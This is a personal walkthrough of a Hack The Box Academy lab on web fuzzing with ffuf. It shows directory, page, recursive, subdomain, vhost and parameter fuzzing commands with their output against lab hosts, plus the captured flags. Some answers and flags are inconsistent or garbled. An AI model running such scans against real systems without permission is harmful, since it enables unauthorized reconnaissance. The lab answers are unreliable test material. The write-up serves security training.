


ATTACKING WEB APPLICATIONS WITH Ffuf

Introduction

In the modern digital landscape, web applications have become indispensable tools for businesses and individuals alike, providing a wide array of functionalities over the internet. However, with the increasing reliance on web applications comes an augmented risk of cyber threats and vulnerabilities. One of the crucial aspects of cybersecurity is identifying and mitigating these vulnerabilities before malicious actors can exploit them. This is where tools like **ffuf** (Fuzz Faster U Fool) come into play.

ffuf is a versatile and efficient web fuzzer that allows security professionals and ethical hackers to discover hidden files, directories, and parameters within web applications. By automating the process of sending a large number of HTTP requests with various inputs, **ffuf** helps uncover security weaknesses that might otherwise go unnoticed. This introductory report delves into the fundamental techniques of attacking web applications using **ffuf**, highlighting its significance in vulnerability assessment and penetration testing.

Here is the methodology and approach I used to tackle each question in this room.



As shown from the image below, I needed a wordlist and web url to find for hidden directory. I ran the command as shown below and found the forum directory.

```

(root@Kali)-[/home/scr34tur3]
# ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://83.136.253.89:45233/FUZZ

v2.1.0-dev

:: Method      : GET
:: URL         : http://83.136.253.89:45233/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500

# [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 202ms]
# [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 202ms]
forum [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 200ms]
# [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 2656ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 3614ms]
# [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 3619ms]
# directory-list-2.3-small.txt [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 3626ms]
# Copyright 2007 James Fisher [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 3623ms]
# on at least 3 different hosts [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 3621ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 4704ms]
# [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 4705ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 4704ms]
blog [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 4704ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 4704ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 4706ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 5629ms]
[WARN] Caught keyboard interrupt (Ctrl-C)

(root@Kali)-[/home/scr34tur3]
#

```

+1 Try to use what you learned in this section to fuzz the '/blog/' directory and find all pages. One of them should contain a flag. What is the flag?

HTB(bru73_f0r_c0mm0n_p455w0rd5)

To fuzz for pages, I had to first have the knowledge of the extensions this pages use. I achieved this by fast fuzzing for extensions as shown in the image below. As it can be seen, .php extension is used for this pages.

```
(root@Kali)-[/usr/share/wordlists/seclists/Discovery/Web-Content]
# ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/web-extensions.txt:FUZZ -u http://83.136.253.89:45233/blog/indexFUZZ
```

v2.1.0-dev

```

:: Method      : GET
:: URL         : http://83.136.253.89:45233/blog/indexFUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/web-extensions.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

```

```
.phps [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 5017ms]
.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 5019ms]
:: Progress: [41/41] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

Now having the knowledge of the extension used, I fuzzed for the available pages under the blog directory and as shown fromt the image below, I found the home.php page.



```
(root@Kali)-[/usr/share/wordlists/seclists/Discovery/Web-Content]
# ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://83.136.253.89:45233/blog/FUZZ.php
```



v2.1.0-dev


```
-----
:: Method      : GET
:: URL         : http://83.136.253.89:45233/blog/FUZZ.php
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
-----
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 265ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 265ms]
index [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 267ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 266ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 268ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2149ms]
# [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 4155ms]
home [Status: 200, Size: 1046, Words: 438, Lines: 58, Duration: 4154ms]
# directory-list-2.3-small.txt [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 5220ms]
# Copyright 2007 James Fisher [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 5221ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 5219ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 5220ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 5220ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 5221ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 5219ms]
# on at least 3 different hosts [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 5219ms]
:: Progress: [19719/87664] :: Job [1/1] :: 173 req/sec :: Duration: [0:01:46] :: Errors: 0 ::
```

visiting this page in the browser, I managed to retrieve the flag as shown below.



To achieve this, I conducted a recursive fuzzing using the -recursion flag and as shown below, there was a page called flag.php under the directory called forum.

```
(root@Kali)-[/usr/share/wordlists/seclists/Discovery/Web-Content]
# ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://94.237.57.134:52100/FUZZ -recursion -recursion-depth 1 -e .php
```



v2.1.0-dev

```
-----
:: Method      : GET
:: URL         : http://94.237.57.134:52100/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Extensions : .php
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
-----
```

```
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 408ms]
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 408ms]
# Attribution-Share Alike 3.0 License. To view a copy of this.php [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 408ms]
# [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 507ms]
.php [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 1535ms]
# This work is licensed under the Creative Commons.php [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 1535ms]
```

```
.php [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 207ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 213ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 214ms]
# Attribution-Share Alike 3.0 License. To view a copy of this.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 214ms]
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 214ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 215ms]
# directory-list-2.3-small.txt [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 204ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 215ms]
[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 214ms]
.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 215ms]
.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 215ms]
# Priority-ordered case-sensitive list, where entries were found.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 214ms]
# on at least 3 different hosts [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 220ms]
index.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 215ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 222ms]
flag.php [Status: 200, Size: 21, Words: 1, Lines: 1, Duration: 177ms]
[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 133ms]
.php [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 134ms]
:: Progress: [111701/175328] :: Job [3/3] :: 224 req/sec :: Duration: [0:08:01] :: Errors: 0 ::
```

Visiting this url path on my browser, I managed to retrieve the flag as shown in the image below.

HTB{fuzz1n6_7h3_w3b!}

+ 0 🟢 Try running a sub-domain fuzzing test on 'inlane freight.com' to find a customer sub-domain portal. What is the full domain of it?

customer.inlanefreight.com

Fuzzing for subdomains, I used the subdomain wordlist. Besides in the while specifying the url within which I want to fuzz, I used the FUZZ Keyword at the subdomain section in the inlanefreight.com domain url. This can be seen below.

```
(root@Kali)-[/home/scr34tur3/Downloads]
# ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u https://FUZZ.inlanefr
eight.com/
```

v2.1.0-dev

```

:: Method      : GET
:: URL         : https://FUZZ.inlanefreight.com/
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500

```

```
blog      [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 710ms]
support   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 638ms]
ns3       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 710ms]
www       [Status: 200, Size: 22266, Words: 2903, Lines: 316, Duration: 698ms]
my        [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 392ms]
customer  [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 195ms]
:: Progress: [4989/4989] :: Job [1/1] :: 2 req/sec :: Duration: [0:41:01] :: Errors: 4983 ::
```

```
(root@Kali)-[/home/scr34tur3/Downloads]
#
```

+ 0 🟢 Try running a VHost fuzzing scan on 'academy.htb', and see what other VHosts you get. What other VHosts did you get?

test.academy.htb

VHosts and subdomains are kinda similar not only that subdomains are checked from the public dns records while VHosts may or maynot be present in the public dns records.

So in my host file, I first added academy.htb ip since it cannot be resolved from public dns records. This can be seen in

the image below.

```
scr34tur3@Kali: ~ x  scr34tur3@Kali: ~ x  options modified
GNU nano 8.0
127.0.0.1 localhost
127.0.1.1 Kali.SCr34tur3 4 Kali
94.237.57.231 academy.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.147.121 UniFi
10.129.155.124 UniFi
2024-06-21 07:04:01 net_iface_mtu_set: mtu 1500 for tun0
2024-06-21 07:04:01 net_iface_up: set tun0 up
2024-06-21 07:04:01 net_addr_v4_add: 10.10.14.197/23 dev tun0
2024-06-21 07:04:01 net_iface_mtu_set: mtu 1500 for tun0
2024-06-21 07:04:01 net_iface_up: set tun0 up
2024-06-21 07:04:01 net_addr_v6_add: dead:beef:2::10c3/64 dev tun0
```

Now I Fuzzed for VHOSTS under academy.htb domain. From the image below, the ffuf was to go through all the subdomain wordlist give out an output that is too long and tiresome to go throgh.


```
(root@Kali)-[/home/scr34tur3/Downloads]
# ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://academy.htb:54092/ -H 'HOST: FUZZ.academy.htb'

      _____
     /  _  \   ____\
    /  ___ \  / __ \|
   /  / ___\/  / ___/
  /_____/___/_/_____

v2.1.0-dev


-----

:: Method          : GET
:: URL             : http://academy.htb:54092/
:: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header          : Host: FUZZ.academy.htb
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500

-----

www                [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 151ms]
localhost          [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 152ms]
webmail            [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 161ms]
ns4                [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 152ms]
forum              [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 158ms]
pop3               [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 158ms]
dns2               [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 158ms]
oldhttp://academy.htb:54092/ [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 162ms]
m                  [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 174ms]
ftp                [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 162ms]
www1               [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 166ms]
wiki               [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 161ms]
lists              [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 180ms]
static             [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 185ms]
img                [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 166ms]
web                [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 174ms]
news               [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 168ms]
dns1               [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 191ms]
server             [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 161ms]
portal             [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 163ms]
www.forum           [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 201ms]
www.test            [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 201ms]
backup             [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 203ms]
www.blog            [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 202ms]
```

```
(root@Kali)-[/home/scr34tur3/Downloads]
# ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://academy.htb:54092/ -H 'HOST: FUZZ.academy.htb' -fs 986
```



```
v2.1.0-dev
```

```
:: Method           : GET
:: URL              : http://academy.htb:54092/
:: Wordlist          : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header            : Host: FUZZ.academy.htb
:: Follow redirects  : false
:: Calibration       : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500
:: Filter            : Response size: 986
```


```
test      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 204ms]
admin     [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 716ms]
:: Progress: [4989/4989] :: Job [1/1] :: 345 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

```
(root@Kali)-[/home/scr34tur3/Downloads]
```

Visiting the admin.php page, I was presented with the error message as seen in the image below.

Since I was to fuzz for parameters, I modified my command as shown in the image below and as you can see, the output was going to be too long, so I terminated and added a filtering command as shown in the second image below.

Visiting the url to view what might be there, I came across this message as seen in the image below.



+ 1 🟢 Try to create the 'ids.txt' wordlist, identify the accepted value with a fuzzing scan, and then use it in a 'POST' request with 'curl' to collect the flag. What is the content of the flag?

HTB{p4r4m373r_fuzz1n6_15_k3yl}

To fuzz the `data` field with `ffuf`, we can use the `-d` flag. We also have to add `-X POST` to send `POST` requests just as shown from the sample command below.

Note: to successfully capture the post request header, we can intercept the request using burpsuite or use the curl command from our terminal.

```
SCr34tur3@htb[/htb]$ ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-  
parameter-names.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d  
'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx
```

```
/'__\ /'__\ /'__\  
^ \_ / ^ \_ / ^ \_ /  
\\ ,_\\ ,_\\ ,_\\ ,_\\ ,_\\ ,_\\  
\\ \_ / \\ \_ / \\ \_ / \\ \_ /  
\\ \_ / \\ \_ / \\ \_ / \\ \_ /  
\\ \_ / \\ \_ / \\ \_ / \\ \_ /
```

v1.1.0-git

```
:: Method : POST  
:: URL : http://admin.academy.htb:PORT/admin/admin.php  
:: Wordlist : FUZZ: /opt/useful/SecLists/Discovery/Web-Content/burp-parameter-  
names.txt  
:: Header : Content-Type: application/x-www-form-urlencoded  
:: Data : FUZZ=key  
:: Follow redirects : false
```

The response after using curl command says 'You don't have access to read the flag!' to mean the flag can be read

and someone with a certain id can do this.

```
(root@Kali)-[/home/scr34tur3/Downloads]
# curl http://admin.academy.htb:54092/admin/admin.php?id=key
<div class='center'><p>You don't have access to read the flag!</p></div>
<html>
<!DOCTYPE html>

<head>
  <title>HTB Academy</title>
  <style>
    *,
    html {
      margin: 0;
      padding: 0;
      border: 0;
    }
  </style>
</head>
<body>
  <div class='center'>
    <p>You don't have access to read the flag!</p>
  </div>
</body>
</html>
```


I generated the ids.txt using python though bash can as well help achieve this and fuzzed for ids as shown in the second image below.

```
(root@Kali)-[/home/.../Documents/hackthebox/reports/owasp]
# ls
47887.py  OWASP.ctb  Shadrack_Mwabe_CS-SA07-24129.pdf  ids.py  ids.txt  webapp.db

(root@Kali)-[/home/.../Documents/hackthebox/reports/owasp]
#
```

However I had to filter out the result to avoid ffuf output with a lot of irrelevant result within its output

```
(root@Kali)-[/home/.../Documents/hackthebox/reports/owasp]
# ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:54092/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded'
```



v2.1.0-dev

```

:: Method      : POST
:: URL         : http://admin.academy.htb:54092/admin/admin.php
:: Wordlist     : FUZZ: /home/scr34tur3/Documents/hackthebox/reports/owasp/ids.txt
:: Header      : Content-Type: application/x-www-form-urlencoded
:: Data        : id=FUZZ
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

19 [Status: 200, Size: 768, Words: 219, Lines: 54, Duration: 307ms]
4  [Status: 200, Size: 768, Words: 219, Lines: 54, Duration: 307ms]
37 [Status: 200, Size: 768, Words: 219, Lines: 54, Duration: 307ms]
29 [Status: 200, Size: 768, Words: 219, Lines: 54, Duration: 307ms]
36 [Status: 200, Size: 768, Words: 219, Lines: 54, Duration: 307ms]
30 [Status: 200, Size: 768, Words: 219, Lines: 54, Duration: 307ms]
21 [Status: 200, Size: 768, Words: 219, Lines: 54, Duration: 307ms]
```

As shown below, Id = 73 was able to read the flag.

```
(root@Kali)~[/home/.../Documents/hackthebox/reports/owasp]
# ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:54092/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs 768

      /\_/\   /\_/\   /\_/\
     /  _  \ /  _  \ /  _  \
    /_/  \_\//_/  \_\//_/  \_\
   /\_/\   /\_/\   /\_/\
  /  _  \ /  _  \ /  _  \
 /_/  \_\//_/  \_\//_/  \_\
/\_/\   /\_/\   /\_/\
/_  _  \/_  _  \/_  _  \
/_  _  \/_  _  \/_  _  \
/_  _  \/_  _  \/_  _  \
/_  _  \/_  _  \/_  _  \

v2.1.0-dev

-----

:: Method          : POST
:: URL             : http://admin.academy.htb:54092/admin/admin.php
:: Wordlist         : FUZZ: /home/scr34tur3/Documents/hackthebox/reports/owasp/ids.txt
:: Header          : Content-Type: application/x-www-form-urlencoded
:: Data            : id=FUZZ
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
:: Filter          : Response size: 768

-----

73 [Status: 200, Size: 787, Words: 218, Lines: 54, Duration: 121ms]
:: Progress: [1001/1001] :: Job [1/1] :: 319 req/sec :: Duration: [0:00:05] :: Errors: 0 ::

(root@Kali)~[/home/.../Documents/hackthebox/reports/owasp]
```

So I used the curl command and searched for id 73 as shown in the image below. From the curl results I was able to retrieve the flag.

```
(root@Kali)-[/home/.../Documents/hackthebox/reports/owasp]
# curl http://admin.academy.htb:54092/admin/admin.php -X POST -d 'id=73' -H 'Content-Type: application/x-www-form-urlencoded'
<div class='center'><p>HTB{p4r4m373r_fuzz1n6_15_k3y!}</p></div>
<html>
<!DOCTYPE html>

<head>
  <title>HTB Academy</title>
  <style>
    *,
    html {
      margin: 0;
      padding: 0;
      border: 0;
    }

    html {
      width: 100%;
      height: 100%;
    }

    body {
      width: 100%;
      height: 100%;
      position: relative;
```


+ 1 📖 Run a sub-domain/vhost fuzzing scan on '*.academy.htb' for the IP shown above. What are all the sub-domains you can identify? (Only write the sub-domain name)

archive test faculty

Firstly I fuzzed for sub-domain, unfortunately there was nothing. I then fuzzed for vhosts and from the ffuf result in the image below, I found archive test and faculty vhosts.

```
(root@Kali)-[/home/scr34tur3/Downloads]
# ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://academy.htb:55461/ -H 'HOST: FUZZ.academy.htb' -fs 985

Waiting to start...

v2.1.0-dev

-----
:: Method      : GET
:: URL         : http://academy.htb:55461/
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header     : Host: FUZZ.academy.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 985

-----

archive      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 158ms]
